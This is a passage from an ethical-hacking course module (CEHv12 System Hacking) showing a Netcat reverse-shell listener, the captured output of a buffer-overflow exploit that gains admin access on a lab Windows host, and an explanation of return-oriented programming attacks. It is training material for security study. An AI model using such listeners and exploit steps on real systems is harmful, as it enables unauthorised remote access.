
`nc -nvlp 4444`



```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #nc -nvlp 4444
listening on [any] 4444 ...
```


Figure 6.75: Screenshot of Netcat

Next, run the above Python script to gain shell access to the target vulnerable server:


nc -nvlp 4444 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.11] 50825
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>whoami
whoami
windows11\admin

E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>
```

Figure 6.76: Screenshot showing remote access to Admin account



Return-Oriented Programming (ROP) Attack

- Return-oriented programming (ROP) is an **exploitation technique** used by attackers to execute arbitrary malicious code
- An attacker hijacks the target **program control flow** by gaining access to the call stack and then executes arbitrary machine instructions by reusing available libraries known as gadgets
- Gadgets are a collection of instructions that end with the **x86 RET instruction**
- The attacker selects a **chain of existing gadgets** to create a new program and executes it with malicious intentions
- ROP attacks are very effective as they utilize available and **legal code libraries**, which are not identified by security protections such as **code signing** and executable space protection

Code

```
maliciousfunc ( )
 …….
Push addr_gadgetC()
Push addr_gadgetB()
MOV    X0, gadgetA
BR     X0
```

Library

```
libFuncA ( )
 …….
<Useful gadget>
Pop LR
RET
…….
libFuncB ( )
 …….
<Useful gadget>
Pop LR
RET
…….
```

Malicious app uses buffer overflow to corrupt stack frames

Call gadget A

Pop the address of gadget B from the stack and return to it

Pop the address of gadget C from the stack and return to it

Return-Oriented Programming (ROP) Attack

Return-oriented programming is an exploitation technique used by attackers to execute arbitrary malicious code in the presence of security protections such as code signing and executable space protection. Using this technique, an attacker hijacks the target program control flow by gaining access to the call stack and then executes arbitrary machine instructions by reusing available libraries know as gadgets. Gadgets are a collection of instructions that end with the x86 RET instruction. The attacker selects a chain of existing gadgets to create a new program and executes it with malicious intentions. Further, the attacker can also perform code branching and search for conditions such as equal, less than, and greater than on the program data. ROP attacks are very effective as they utilize available and legal code libraries, which are not identified by security protections such as code signing and executable space protection.

